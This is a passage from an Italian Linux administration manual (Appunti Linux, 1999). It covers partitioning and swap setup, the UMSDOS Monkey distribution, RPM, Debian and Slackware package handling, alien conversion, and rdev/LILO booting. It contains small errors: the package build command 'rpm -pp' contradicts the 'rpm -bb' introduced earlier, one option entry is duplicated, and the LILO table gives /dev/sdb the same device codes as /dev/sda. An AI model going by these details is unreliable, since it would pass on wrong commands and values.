Una volta conclusa l'attività con **fdisk** si deve procedere con l'inizializzazione della partizione di scambio appena creata, attraverso il programma **mkswap**. Il numero indicato alla fine della riga di comando è la dimensione in blocchi della partizione. È importante indicarlo e lo si desume dalle informazioni ottenute in precedenza da **fdisk**.

# **mkswap -c /dev/hda2 33264**[ *Invio* ]

Se necessario (di solito quando si ha a disposizione poca memoria RAM), è possibile attivare subito la memoria virtuale, ovvero l'utilizzo di questa partizione di scambio appena creata, attraverso il programma **swapon**.

# **swapon /dev/hda2**[ *Invio* ]

#### 5.13.4.3 Creazione della partizione Linux-nativa

Dopo aver avviato un'altra volta **fdisk**, si ricomincia visualizzando la situazione delle partizioni.

# **fdisk /dev/hda**[ *Invio* ]

```
Command (m for help)
```

**p**[ *Invio* ]

```
Disk /dev/hda: 16 heads, 63 sectors, 1024 cylinders
Units = cylinders of 1008 * 512 bytes

   Device Boot   Begin    Start      End   Blocks   Id  System
/dev/hda1   *        1        1       82    41296+   6  DOS 16-bit >=32M
/dev/hda2           83       83      148    33264   82  Linux swap
```

Si procede richiedendo la creazione di una nuova partizione.

**n**[ *Invio* ]

```
Command action
   e   extended
   p   primary partition (1-4)
```

Si seleziona un tipo di partizione primaria.

**p**[ *Invio* ]

```
Partition number (1-4):
```

Trattandosi della terza partizione, si inserisce il numero tre.

**3**[ *Invio* ]

Viene richiesta quindi l'indicazione del primo cilindro a partire dal quale inizierà la nuova partizione. Viene già proposto l'intervallo di valori possibili.

```
First cylinder (149-1024):
```

**149**[ *Invio* ]

Quindi viene richiesta l'indicazione dell'ultimo cilindro, o della dimensione minima della partizione. In questo caso si richiede la dimensione massima indicando il numero dell'ultimo cilindro.

```
Last cylinder or +size or +sizeM or +sizeK (149-1024):
```

**1024**[ *Invio* ]

Per visualizzare il risultato basta utilizzare il solito comando **p**.

**p**[ *Invio* ]

```
Disk /dev/hda: 16 heads, 63 sectors, 1024 cylinders
Units = cylinders of 1008 * 512 bytes

   Device Boot   Begin    Start      End   Blocks   Id  System
/dev/hda1   *        1        1       82    41296+   6  DOS 16-bit >=32M
/dev/hda2           83       83      148    33264   82  Linux swap
/dev/hda3          149      149     1024   441504   83  Linux native
```

Si conclude nel modo consueto utilizzando il comando **w** per registrare le modifiche.

**w**[ *Invio* ]

La partizione Linux-nativa deve essere inizializzata attraverso il programma **mke2fs** (oppure **mkfs.ext2**). L'ultimo numero indicato nella riga di comando rappresenta la dimensione in blocchi. È importante fornire questa indicazione.

# **mke2fs -c /dev/hda3 441504**[ *Invio* ]

Al termine, la partizione conterrà un filesystem Second-extended.

Per concludere il funzionamento del sistema avviato con i dischetti di emergenza, potrebbe essere necessario utilizzare il comando seguente,

# **shutdown -h now**[ *Invio* ]

oppure più semplicemente il comando **halt**.

# **halt**[ *Invio* ]

## 5.14 Riferimenti

- *English Distributions* <*http://www.linux.org/dist/english.html*>
- *Non-English Distributions* <*http://www.linux.org/dist/nonenglish.html*>

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Installazione di una distribuzione UMSDOS

La sigla UMSDOS rappresenta un tipo di filesystem Unix che si inserisce al di sopra di un filesystem Dos-FAT preesistente. Ciò permette di gestire nella stessa partizione sia un sistema operativo Dos (e derivati) che GNU/Linux. In pratica, GNU/Linux occupa effettivamente quello che per il Dos è la directory `C:\LINUX\`.

Le distribuzioni GNU/Linux più diffuse permettono di rado di installare GNU/Linux in un filesystem del genere. Questo per motivi legati allo scarso rendimento di una tale installazione e anche per i rischi a cui si va incontro: un filesystem UMSDOS non ha quegli accorgimenti necessari a garantire un minimo di sicurezza contro le perdite di dati, e uno spegnimento sbagliato del sistema può rivelarsi disastroso.

Questi problemi, legati sostanzialmente all'utilizzo di un filesystem FAT, sono comunque noti anche nell'ambito Dos, tanto che il sistema di memoria cache dei dischi (**`SMARTDRV.EXE`** e simili) non può spingersi troppo verso alte prestazioni per evitare problemi di sicurezza.

In ogni caso, la possibilità di GNU/Linux di convivere con il Dos, permette di eseguire delle installazioni di prova, per «assaggiare» questo sistema operativo. Con tale scopo, alcune persone hanno prodotto delle mini distribuzioni GNU/Linux da installare con semplicità, attraverso strumenti Dos normalissimi. Si tratta di interpretazioni personali di questi singoli autori, e normalmente sono riduzioni di distribuzioni già esistenti (Slackware fondamentalmente).

In questo capitolo brevissimo viene mostrata solo la distribuzione Monkey, come esempio, perché è una delle più semplici per il principiante che viene dall'esperienza Dos, e questo senza voler togliere nulla alle altre distribuzioni simili.

## 6.1 Monkey

Monkey è una mini distribuzione realizzata da Milan Kerslager allo scopo di ottenere un sistema in grado di gestire il TCP/IP e la grafica attraverso X. È molto limitata, ma nel suo piccolo è fatta con cura, compresi dei piccoli accorgimenti per il riutilizzo dei file di scambio della memoria gestiti da MS-Windows. Nella sua limitatezza è comunque estremamente semplice da installare, ed è adatta a chi ha utilizzato solo il Dos fino a un momento prima.

Si compone di un gruppo di file compressi con **`arj`**, che costituiscono l'installazione base, e altri in formato tar+gzip che possono essere installati successivamente se lo si ritiene necessario. Volendo, con questi pacchetti aggiuntivi si arriva a un'installazione quasi completa.

La distribuzione Monkey è raggiungibile a partire da <*http://metalab.unc.edu/pub/Linux/distributions/monkey/*>, e dai suoi vari siti speculari.

### 6.1.1 Installazione

Per installare la distribuzione Monkey occorrono almeno i file compressi denominati `mlinux06.*`, e il programma di dearchiviazione **`ARJ.EXE`**. I file possono essere copiati all'interno di dischetti Dos, oppure risiedere in una directory del disco fisso. Negli esempi che seguono si suppone di avere copiato i file compressi nel disco fisso, nella directory `C:\INST\`.

Per prima cosa viene creata la directory `C:\LINUX\` che conterrà i file della distribuzione.

```
C:\> MD C:\LINUX
```

Quindi si passa nella directory in cui sono stati copiati i file compressi, e da lì vengono estratti.

```
C:\> CD C:\INST
```

```
C:\INST> ARJ x -v -y MLINUX06 C:\LINUX
```

Generalmente è tutto finito.

### 6.1.2 Avvio

L'avvio di della distribuzione Monkey installata in questo modo è molto semplice: basta avviare **`LINUX.BAT`** che si trova in `C:\LINUX\`.

```
C:\> CD C:\LINUX
```

```
C:\LINUX> LINUX.BAT
```

Se tutto è andato nel modo giusto, il sistema si avvia e si può accedere inizialmente come utente **`root`**, senza alcuna password.

### 6.1.3 Conclusione

GNU/Linux non è come il Dos, anche quando risiede fisicamente in una partizione FAT. Prima di spegnere occorre eseguire la procedura necessaria, richiamandola attraverso il comando **`shutdown`**; questo deve essere fatto con i privilegi dell'utente **`root`**.

```
# shutdown -h now
```

### 6.1.4 Installazione dei pacchetti addizionali

I pacchetti addizionali sono in formato tar+gzip (`.tgz`), ma l'installazione è automatica: basta creare la directory `C:\LINUX\INSTALL\` e copiarvi all'interno i pacchetti da installare. Al riavvio del sistema, questi vengono installati.

### 6.1.5 Configurazione

Il sistema ottenuto dall'installazione della distribuzione Monkey non deve essere configurato. In pratica: o funziona così com'è o non serve. Questo significa che non si può pretendere di utilizzare questa mini distribuzione su un elaboratore che non corrisponde agli standard normali. In pratica si presuppone che l'elaboratore disponga di:

- un microprocessore 386sx o superiore;
- un disco fisso IDE/EIDE utilizzato senza compressione;
- un eventuale lettore CD-ROM IDE/ATAPI;
- memoria RAM per almeno 4 Mbyte;
- un mouse seriale (compatibile Microsoft) connesso alla prima porta seriale;
- una scheda VGA per l'uso del sistema grafico X.

È in grado di individuare le schede di rete più comuni: **`3C5x9`**, **`3c59x`**, **`3c90x`**, **`NE2000/NE1000`**, **`WD80x3`**.

Le limitazioni che possono essere avvertite sono l'impossibilità di gestire unità SCSI (dischi fissi o lettori CD-ROM) e di accedere a lettori CD-ROM che utilizzano interfacce proprietarie. Per risolvere questi problemi occorrerebbe ricompilare il kernel oppure aggiungere dei moduli.

Tuttavia, è opportuno ripeterlo, questa impostazione della distribuzione Monkey è impagabile per chi non sa nulla di queste cose, e vuole vedere funzionare GNU/Linux senza impegno.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Confezionamento e conversione dei pacchetti di applicazioni per GNU/Linux

Ogni distribuzione GNU/Linux utilizza un metodo per il confezionamento dei pacchetti (blocchi) che compongono l'intero sistema. Il problema principale è quello di tenere traccia della collocazione dei file di ogni applicazione, delle sue dipendenze da altri pacchetti e di permetterne l'aggiornamento o l'eliminazione senza danneggiare il sistema e senza lasciare file ignoti inutilizzati.

## 7.1 Archivi RPM

Con la sigla RPM si identificano gli archivi realizzati secondo uno standard definito da RedHat (*RedHat Package Manager*) che hanno l'estensione `.rpm`. Oltre alla distribuzione RedHat, anche Caldera e SuSE utilizzano questo formato.

Per poter gestire tale formato occorre il programma **`rpm`**. Eventualmente, questo può essere ottenuto dalla sua origine, <*ftp://ftp.redhat.com/pub/redhat/code/rpm/*>, oppure da un altro sito dopo una ricerca per mezzo di FTPSearch, <*http://ftpsearch.lycos.com*>, per un archivio che assomigli a `rpm-*.tar.gz`.[1]

Se la propria distribuzione GNU/Linux non è fatta per gestire i pacchetti in formato RPM, l'unica motivazione ragionevole per procurarsi il programma di gestione di questi pacchetti è quella di poterli convertire nel formato a cui si è abituati.

### 7.1.1 Breve panoramica

Per comprendere l'utilizzo del programma **`rpm`**, quando la propria distribuzione è organizzata secondo questo standard, vengono proposti alcuni esempi, senza entrare nel dettaglio della sua sintassi. Per maggiori informazioni conviene consultare la pagina di manuale *rpm(8)*, oppure, per ottenere uno schema sintattico stringato basta avviare il programma stesso senza argomenti.

Informazioni

*query* – richiesta di informazioni

`rpm -qpi` ⟨*pacchetto-rpm*⟩

Mostra una descrizione del contenuto del file RPM.

`rpm -qpl` ⟨*pacchetto-rpm*⟩

Mostra l'elenco dei file contenuti nel file RPM e dove andranno collocati se sarà installato.

`rpm -qa`

Mostra l'elenco dei pacchetti RPM installati, così come sono stati registrati nel sistema RPM.

`rpm -qf` ⟨*file*⟩

Determina il nome del pacchetto da cui proviene il file indicato come argomento.

Installazione

`rpm -i` ⟨*pacchetto-rpm*⟩

Installa il pacchetto se non si verificano errori.

`rpm -i` ⟨*uri-ftp*⟩

Installa il pacchetto a partire dal'URI indicato se non si verificano errori. Per esempio potrebbe trattarsi di **`rpm -i ftp://dinkel.brot.dg/pub/RPMS/mio-1.1-0.i386.rpm`**

`rpm -ivh` ⟨*pacchetto-rpm*⟩

Installa il pacchetto se non si verificano errori, mostrando qualche informazione e una barra di progressione.

[1] È importante che il pacchetto che si preleva sia fatto per l'architettura corrispondente al proprio sistema. Se si utilizza un PC, il nome del file dovrebbe contenere la sigla **`i386`**, probabilmente secondo il modello `rpm-*.i386.tar.gz`.

`rpm -i --nodeps` ⟨*pacchetto-rpm*⟩

Installa il pacchetto senza verificare le dipendenze tra i file.

`rpm -i --replacefiles` ⟨*pacchetto-rpm*⟩

Installa il pacchetto senza verificare se vengono sovrascritti dei file.

`rpm -i --ignorearch` ⟨*pacchetto-rpm*⟩

Installa il pacchetto senza verificare l'architettura dell'elaboratore.

`rpm -i --ignoreos` ⟨*pacchetto-rpm*⟩

Installa il pacchetto senza verificare il tipo di sistema operativo.

Aggiornamento

`rpm -U` ⟨*pacchetto-rpm*⟩

Aggiorna o installa il pacchetto se non si verificano errori.

`rpm -Uvh` ⟨*pacchetto-rpm*⟩

Aggiorna o installa il pacchetto se non si verificano errori, mostrando qualche informazione e una barra di progressione.

`rpm -F` ⟨*pacchetto-rpm*⟩

Aggiorna il pacchetto solo se risulta già installata una versione precedente.

`rpm -F` ⟨*modello-pacchetti-rpm*⟩

Aggiorna i pacchetti che risultano già installati nelle loro versioni precedenti.

Eliminazione

`rpm -e` ⟨*nome-del-pacchetto-installato*⟩

Elimina (disinstalla) il pacchetto.

Verifica

`rpm -V` ⟨*nome-del-pacchetto-installato*⟩

Verifica che il pacchetto indicato sia installato correttamente.

`rpm -Vf` ⟨*file*⟩

Verifica il pacchetto contenente il file indicato.

`rpm -Va`

Verifica tutti i pacchetti.

`rpm -Vp` ⟨*pacchetto-rpm*⟩

Verifica la corrispondenza tra il file RPM indicato come argomento e quanto installato effettivamente.

| Sigla | Descrizione |
|---|---|
| 5 | Controllo MD5 fallito. |
| S | Variazione della dimensione del file. |
| L | Collegamento simbolico alterato. |
| T | Data di variazione del file alterata. |
| D | Alterazione del file di dispositivo. |
| U | Utente proprietario diverso. |
| G | Gruppo proprietario diverso. |
| M | Modalità, comprendendo sia i permessi che il tipo di file. |

Tabella 7.1: Elenco delle segnalazioni di errore generabili da un controllo di un'installazione di pacchetti RPM (opzione **-V**).

Sistemazione dei permessi

*setperms, setugids* – sistemazione dei permessi e delle proprietà

`rpm --setperms -a`

Verifica ed eventualmente corregge i permessi dei file di tutti i pacchetti installati.

`rpm --setugids -a`

Verifica ed eventualmente corregge la proprietà dei file di tutti i pacchetti installati.

### 7.1.2 Problemi dovuti alle dipendenze

Alle volte, quando si installano o si vogliono eliminare dei pacchetti si incontrano dei problemi, perché il programma **`rpm`** impedisce di fare ciò che potrebbe essere dannoso e sembra originato a causa di un errore. A questo proposito vale la pena di conoscere alcune opzioni speciali.

- **`--oldpackage`**

  Permette di aggiornare un pacchetto utilizzando una versione precedente a quella che appare essere già installata.

- **`--replacefiles`**

  Permette di installare o aggiornare un pacchetto quando questo fatto implica la sostituzione di file già esistenti che appartengono ad altri pacchetti.

- **`--replacefiles`**

  Permette di installare o aggiornare un pacchetto quando questo fatto implica la sostituzione di file già esistenti che appartengono ad altri pacchetti.

- **`--replacepkgs`**

  Permette di installare un pacchetto anche quando questo risulta già installato.

- **`--force`**

  È l'equivalente delle opzioni **`--oldpackage`**, **`--replacefiles`** e **`--replacepkgs`**, messe assieme.

- **`--nodeps`**

  Installa, aggiorna o disinstalla senza curarsi delle dipendenze da file o da altri pacchetti.

### 7.1.3 Creazione di pacchetti binari personali

La creazione di pacchetti RPM può essere una procedura complessa e delicata, quando si fanno le cose seriamente, cioè quando si vuole costruire un pacchetto da distribuire attraverso i canali ufficiali. Per distribuire un applicativo in forma binaria, occorre affiancargli un pacchetto SRPM (sorgente), contenente i sorgenti originali (intatti), assieme a tutta la procedura necessaria per applicare le modifiche, compilare il risultato e installarlo correttamente. In questa sezione si vuole mostrare il procedimento minimo necessario a creare un pacchetto RPM «binario» per scopi personali, senza che questo sia affiancato effettivamente da un pacchetto sorgente.

Per creare un pacchetto RPM a partire da file già installati da qualche parte nel proprio filesystem, si utilizza il programma **`rpm`** con la sintassi seguente:

`rpm -bb` ⟨*file-spec*⟩

Il file indicato come argomento contiene le informazioni necessarie a recuperare le directory e i singoli file che si vogliono raccogliere nel pacchetto, assieme a una descrizione adeguata. Il file indicato come argomento si compone con una sintassi piuttosto semplice, che conviene vedere direttamente in un esempio.

Si suppone di avere predisposto un applicativo in forma binaria collocato a partire dalla directory `/opt/prova/`, che utilizza anche il file di configurazione `/etc/prova.conf`. Le specifiche del pacchetto che si vuole creare potrebbero essere messe nel file `/tmp/prova.spec`, mostrato sotto.

```
Name: Prova
Summary: Binari di prova.
Version: 1.0
Release: 1
Copyright: do not redistribute!
Group: Applications
```

```
Packager: Tizio Tizi <tizio@dinkel.brot.dg>

%description
Pacchetto applicativo di prova per le
mie prove...:-)

%files
/etc/prova.conf
/opt/prova
```

Come si vede dall'esempio, alcune direttive sono fatte per utilizzare una sola riga, altre, quelle che iniziano con il simbolo di percentuale, si articolano nelle righe sottostanti. Vale la pena di osservare che il campo **`Copyright:`** viene usato in modo differente dalle distribuzioni: la RedHat pone una definizione che serve a capire rapidamente il genere di condizioni che pone la licenza d'uso, mentre altre mettono il titolare dei diritti del software. In questo caso, si immagina che si tratti di un lavoro che per qualche ragione non può essere distribuito.

Si osservi l'elenco che segue la direttiva **`%files`**: rappresenta i file singoli e le directory intere che devono essere raccolte nel pacchetto da generare.

Prima di creare il pacchetto, è necessario che la gerarchia `/usr/src/redhat/` sia pronta; per quanto riguarda l'architettura i386, è necessario che esista anche la directory relativa ai pacchetti che vengono generati per questa, cioè: `/usr/src/redhat/RPMS/i386/`. Se manca, occorre crearla manualmente.

```
# rpm -pp /tmp/prova.spec
```

Quello che si vede è il comando necessario ad avviare la creazione del pacchetto `Prova-1.0-1.i386.rpm`, che verrà collocato automaticamente nella directory `/usr/src/redhat/RPMS/i386/`. Per verificare che il proprio lavoro sia stato concluso con successo, si può indagare sul contenuto del pacchetto appena creato nel modo seguente:

```
# rpm -qpli /usr/src/redhat/RPMS/i386/Prova-1.0-1.i386.rpm
```

```
Name        : Prova                 Distribution: (none)
Version     : 1.0                         Vendor: (none)
Release     : 1                       Build Date: mar 12 gen 1999 08:50:42 CET
Install date: (not installed)         Build Host: dinkel.brot.dg
Group       : Applications            Source RPM: Prova-1.0-1.src.rpm
Size        : 32074
Packager    : Tizio Tizi <tizio@dinkel.brot.dg>
Summary     : Binari di prova.
Description :
Pacchetto applicativo di prova per le
mie prove...:-)
/etc/prova.conf
/opt/prova
/opt/prova/...
/opt/prova/...
/opt/prova/...
```

Prima di concludere, è bene tenere presente che se ciò che si impacchetta non dipende dalla piattaforma, come nel caso della documentazione, conviene modificare l'estensione del file ottenuto da `.i386.rpm` a `.noarch.rpm`.

## 7.2 Archivi Debian

Gli archivi della distribuzione GNU/Linux Debian hanno un formato particolare e l'estensione `.deb`. Anche se attualmente solo la distribuzione Debian utilizza questo formato, la maggior parte del software per GNU/Linux è disponibile sotto forma di archivi Debian; spesso anche molto di più di quello che si può ottenere dalle altre distribuzioni.

Per poter gestire tale formato occorre il programma **`dpkg`**. Col l'aiuto di FTPSearch, <*http://ftpsearch.lycos.com*>, si può cercare un archivio che assomigli a `dpkg*.tar.gz`.

> Valgono le stesse considerazioni fatte a proposito dei pacchetti RPM: se la propria distribuzione GNU/Linux non è fatta per gestire i pacchetti in formato Debian, l'unica motivazione ragionevole per procurarsi il programma di gestione di questi pacchetti è quella di poterli convertire nel formato a cui si è abituati.

### 7.2.1 Breve panoramica

Per comprendere l'utilizzo del programma **`dpkg`**, quando la propria distribuzione è organizzata secondo questo standard, vengono proposti alcuni esempi, senza entrare nel dettaglio della sua sintassi. Per maggiori informazioni conviene consultare la pagina di manuale *dpkg(8)*, oppure, per ottenere uno schema sintattico stringato basta avviare il programma stesso senza argomenti.

`dpkg -i` ⟨*pacchetto-deb*⟩

Installa il pacchetto indicato.

`dpkg -r` ⟨*nome-del-pacchetto-installato*⟩

Elimina il pacchetto installato precedentemente, lasciando però i file di configurazione.

`dpkg --purge` ⟨*nome-del-pacchetto-installato*⟩

Elimina completamente il pacchetto installato precedentemente, inclusi i file di configurazione. La filosofia di Debian è di lasciare i file di configurazione anche quando il pacchetto viene disinstallato. Per questo si utilizza questa opzione speciale per forzare la loro cancellazione.

`dpkg -l`

Elenca i nomi dei pacchetti installati.

`dpkg -S` ⟨*modello*⟩

Cerca di determinare a quale pacchetto installato appartengono i file indicati attraverso il modello.

`dpkg -C`

Controlla i pacchetti installati per determinare quali sono stati installati in modo non corretto o incompleto.

## 7.3 Archivi Slackware

Gli archivi della distribuzione GNU/Linux Slackware hanno un formato molto semplice: tar+gzip e utilizzano l'estensione `.tgz`.

### 7.3.1 Struttura degli archivi

Gli archivi Slackware sono il risultato di un'archiviazione attraverso **`tar`** e di una successiva compressione attraverso **`gzip`**. L'archivio è fatto in modo da conservare la struttura di directory a partire dalla radice e senza contenere i collegamenti simbolici.

Nell'archivio viene aggiunta la directory `/install/` contenente lo script **`doinst`** che si occupa normalmente di ricreare i collegamenti simbolici e di eseguire altri aggiustamenti eventuali.

### 7.3.2 Installazione manuale

Volendo installare un pacchetto Slackware senza l'ausilio degli strumenti offerti da quella distribuzione, si devono estrarre i file dall'archivio e quindi si deve avviare lo script `/install/doinst`. Le operazioni vanno svolte con i privilegi dell'utente **`root`**. Si suppone di installare il pacchetto `esempio.tgz`.

```
# cd /
```

```
# tar xzpvf esempio.tgz
```

```
# /install/doinst
```

## 7.4 Conversione ed estrazione

Quando si utilizza una distribuzione GNU/Linux, è quantomeno fastidioso dover mescolare applicazioni installate a partire da pacchetti in formato diverso da quello che si usa normalmente. Ciò proprio perché non è più possibile tenere traccia, in un modo univoco, della posizione dei file appartenenti a ogni pacchetto.

Fortunatamente vengono in aiuto i programmi di conversione che permettono di trasformare un pacchetto da un formato a un altro, anche se non sempre funzionano perfettamente. A questi si affiancano poi degli applicativi che permettono di ispezionare il contenuto di file impacchettati in vari formati, e di estrarne quello che si desidera.

Questi programmi utilizzano gli applicativi delle varie distribuzioni che si occupano di espandere i pacchetti e di generare gli stessi. In pratica, di solito, per convertire da Debian a RedHat e viceversa, o per ispezionare i loro contenuti, occorrono sia **`dpkg`** che **`rpm`**.

L'utilizzo di pacchetti di altre distribuzioni (a seguito di conversione o meno) richiede un'ottima pratica nella gestione di questi. Due pacchetti che dal nome sembrano uguali possono essere diversi nel contenuto, a seguito delle diverse strategie adottate dalle distribuzioni. Questo vale naturalmente anche per pacchetti che utilizzano la stessa tecnica di confezionamento, ma appartengono a distribuzioni differenti.

### 7.4.1 # alien

`alien --to-deb [`⟨*opzioni*⟩`]` ⟨*file-da-convertire*⟩`...`

`alien --to-rpm [`⟨*opzioni*⟩`]` ⟨*file-da-convertire*⟩`...`

`alien --to-tgz [`⟨*opzioni*⟩`]` ⟨*file-da-convertire*⟩`...`

`alien --to-slp [`⟨*opzioni*⟩`]` ⟨*file-da-convertire*⟩`...`

**`alien`** consente di convertire un pacchetto di una distribuzione in un altro formato. Precisamente, è in grado di generare pacchetti in formato Debian, RedHat, Stampede e Slackware, a partire da questi formati e anche da un semplice archivio tar+gzip. Non è in grado di gestire i pacchetti sorgenti.

La conversione da un formato a un altro è limitata e può essere fonte di gravi problemi a causa della diversa organizzazione delle varie distribuzioni GNU/Linux. Va quindi usata in modo consapevole e prudente.

**`alien`** ha la necessità di conoscere soltanto in quale formato finale occorre produrre la conversione. Il tipo di pacchetto sorgente viene individuato automaticamente, probabilmente in base all'estensione usata nel nome del file. Se con le opzioni non si specifica in quale formato convertire, si ottiene un pacchetto Debian.

In linea di massima, la conversione genera il risultato nella directory corrente, a parte il caso della trasformazione in formato RPM, per cui si ottiene il file a partire dalla directory `/usr/src/redhat/` (di solito, per i pacchetti di architettura i386, si tratta precisamente di `/usr/src/redhat/RPMS/i386/`).[2]

La conversione di un pacchetto Slackware o semplicemente tar+gzip in uno più sofisticato come RPM o Debian, non è conveniente in generale, perché in questo modo mancano molte informazioni che sono importanti per questi formati.

Alcuni pacchetti contengono degli script che devono essere eseguiti alla fine dell'installazione per sistemare ciò che è necessario (come l'aggiunta di un utente di sistema, o cose simili). La conversione in un altro formato tende a perdere questi script.

Alcune opzioni

`-d | --to-deb`

Specifica che si vuole ottenere la conversione in formato Debian.

`-r | --to-rpm`

Specifica che si vuole ottenere la conversione in formato RPM.

`-t | --to-tgz`

Specifica che si vuole ottenere la conversione in formato Slackware.

`--to-slp`

Specifica che si vuole ottenere la conversione in formato Stampede.

`--description=`⟨*descrizione*⟩

Specifica una descrizione per il pacchetto, da utilizzare esclusivamente per una conversione in cui l'origine sia un pacchetto Slackware o tar+gzip. Infatti, in questi casi, mancherebbe qualunque descrizione del contenuto del pacchetto.

`-c | --scripts`

Tenta di convertire gli script. Si deve usare questa opzione con molta prudenza, perché questi script dipendono dalla struttura della distribuzione per cui sono stati fatti, e l'utilizzo in un'altra distribuzione potrebbe essere incompatibile.

[2]A questo proposito, è bene tenere presente che la directory `/usr/src/redhat/RPMS/i386/` deve esistere perché possa funzionare la conversione in RPM per l'architettura i386. Se il pacchetto non fa riferimento a un'architettura particolare, allora si deve avere pronta anche la directory `/usr/src/redhat/RPMS/noarch/`. In generale, per questo genere di problemi basta osservare i messaggi di errore di **`alien`**.

Esempi

`# alien --to-rpm dpkg_1.4.0.23.2-1.i386.deb`

Converte il file `dpkg_1.4.0.23.2-1.i386.deb` in formato RPM, generando il file `/usr/src/redhat/RPMS/i386/dpkg-1.4.0.23.2-2.i386.rpm`.

### 7.4.2 Midnight Commander

Midnight Commander è un applicativo integrato per la navigazione all'interno delle directory di filesystem reali o virtuali. In questo senso, permette anche di accedere a file compressi, inclusi i pacchetti delle applicazioni GNU/Linux, purché sia presente il rispettivo sistema di gestione.

Midnight Commander è descritto nel capitolo 54.

## 7.5 Riferimenti

- *RedHat Package Manager*

  <*http://www.rpm.org/*>

- Donnie Barnes, *RPM HOWTO*

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Caricamento del sistema operativo

Il caricamento di un sistema operativo avviene perché, all'atto dell'accensione di un elaboratore, il *firmware* (il BIOS dei PC) si occupa di leggere ed eseguire un piccolo programma residente all'inizio del disco fisso o di un dischetto. Nei PC questa parte iniziale del disco fisso è l'MBR o *Master Boot Record* ed è costituita da un singolo settore. Quando si fa riferimento a un dischetto, si parla di settore di avvio o di *boot*. Questo piccolo programma iniziale si occupa a sua volta di avviare il kernel.

Nei sistemi con architettura i386 esistono almeno quattro modi per effettuare il caricamento di GNU/Linux: un dischetto di avvio, LILO, Loadlin e SYSLINUX.

## 8.1 Kernel in un dischetto

Dal punto di vista tecnico, il modo più semplice di avviare GNU/Linux è quello di creare un disco di avvio contenente solo il kernel. Nell'esempio seguente si copia il kernel `vmlinuz` nel dischetto contenuto della prima unità.[1]

```
# cp vmlinuz /dev/fd0
```

La copia fatta in questo modo non è la copia di un file in un dischetto che contiene un filesystem: il dischetto diventa il file stesso, e questo tipo di dischetto non può contenere più di un file. Questo particolare è molto importante e deve essere necessariamente compreso.

Il file del kernel Linux è qualcosa di molto raffinato: contiene il codice necessario per autoavviarsi dopo essersi decompresso. Infatti, la parte più consistente del kernel viene compressa alla fine del procedimento di compilazione. Naturalmente, il kernel non ha sempre la necessità di autoavviarsi, ma questa possibilità è importante per facilitare ancora di più l'avvio del sistema.

Il kernel è così in grado di avviarsi da solo, ma può non essere stato predisposto per utilizzare esattamente il filesystem principale desiderato, così come altri elementi predefiniti potrebbero non corrispondere alla realtà particolare.

Si utilizza il programma **`rdev`** per alterare questi elementi direttamente nel file del kernel o nell'immagine copiata nel dischetto.

### 8.1.1 # rdev

`rdev [`⟨*opzioni*⟩`] [`⟨*immagine*⟩ `[`⟨*altre-opzioni*⟩`]]`

Legge o imposta i parametri di un'immagine di un kernel. L'immagine in questione può essere indicata come un nome di file, o un nome di dispositivo (tipicamente `/dev/fd0`).

Scomposizione della sintassi in base ad alcune opzioni

`rdev` ⟨*immagine*⟩

Visualizza il nome di dispositivo corrispondente al filesystem principale (*root*) indicato attualmente nell'immagine. Si tratta di visualizzare il nome della partizione che verrà utilizzata per montare la directory radice del filesystem.

`rdev` ⟨*immagine*⟩ ⟨*dispositivo*⟩

Specifica un nuovo nome di dispositivo da utilizzare come partizione da montare nella directory radice.

`rdev -R` ⟨*immagine*⟩ `1`

Indica di attivare inizialmente in sola lettura il dispositivo da montare nella directory radice.

`rdev -R` ⟨*immagine*⟩ `0`

Indica di attivare inizialmente in lettura e scrittura il dispositivo da montare nella directory radice.

`rdev -s` ⟨*immagine*⟩ ⟨*dispositivo*⟩

Indica di utilizzare il dispositivo indicato come area di scambio per la memoria virtuale (*swap*).

[1] Probabilmente, questa possibilità riguarda solo gli elaboratori di tipo PC.

Esempi

`# rdev /dev/fd0 /dev/hdb1`

Configura l'immagine contenuta nel dischetto inserito nella prima unità, definendo che la partizione da montare nella directory radice è la prima del secondo disco fisso.

`# rdev -R /dev/fd0 1`

Definisce che al momento dell'avvio del kernel la partizione principale sia montata in sola lettura in modo che il filesystem possa essere controllato.

## 8.2 LILO

LILO è la procedura standard per il caricamento di GNU/Linux negli elaboratori con architettura i386. Permette di avviare anche altri sistemi operativi eventualmente residenti nello stesso elaboratore in cui si usa GNU/Linux. In questa sezione si vedono solo alcuni aspetti del suo funzionamento, quelli che dovrebbero bastare nella maggior parte delle situazioni. Per un approfondimento sul suo funzionamento conviene consultare la documentazione che accompagna questa procedura: *lilo(8)*, quanto contenuto nella directory `/usr/share/doc/lilo*/` e il *BootPrompt HOWTO*.

### 8.2.1 Organizzazione essenziale

La procedura LILO è composta essenzialmente da:

- la directory `/boot/` e dal suo contenuto;
- il programma **`lilo`**;
- il file di configurazione `/etc/lilo.conf`.

La directory `/boot/` contiene i file utilizzati per effettuare l'avvio del sistema: sia per avviare GNU/Linux che gli altri eventuali sistemi operativi. Può contenere anche il file del kernel, o più file di kernel differenti, quando per questo non si usa semplicemente la directory radice. Più precisamente, contiene almeno i file seguenti:

- `boot.b`;
- `map` che viene creato da **`lilo`**;
- `boot.`*n*, dove l'estensione è un numero esadecimale, che viene creato da **`lilo`** e contiene il settore di avvio dell'unità rappresentata dal numero stesso (non si tratta necessariamente di un solo file);
- il kernel se non risiede già nella directory radice.

Nella tabella 8.1 sono elencati i codici esadecimali corrispondenti ad alcuni dispositivi per le unità di memorizzazione.

| Dispositivo | Codice |
|---|---|
| /dev/fd0 | 200 |
| /dev/fd1 | 201 |
| /dev/hda | 300 |
| /dev/hda1 | 301 |
| /dev/hda2 | 302 |
| /dev/hdb | 340 |
| /dev/hdb1 | 341 |
| /dev/hdb2 | 342 |
| /dev/sda | 800 |
| /dev/sda1 | 801 |
| /dev/sda2 | 802 |
| /dev/sdb | 800 |
| /dev/sdb1 | 801 |
| /dev/sdb2 | 802 |

Tabella 8.1: Elenco dei codici esadecimali dei dispositivi di alcune unità di memorizzazione.

### 8.2.2 1024 cilindri

Quando si utilizza l'architettura PC, il *firmware*, cioè il BIOS, solitamente non è in grado di accedere a settori oltre il 1024-esimo cilindro (cioè oltre il cilindro numero 1023). Di conseguenza, il programma che si occupa di caricare il kernel di qualunque sistema operativo, si deve avvalere delle funzioni del BIOS (perché inizialmente non c'è ancora un sistema operativo funzionante) e quindi non può raggiungere file oltre quel limite dei 1024 cilindri.

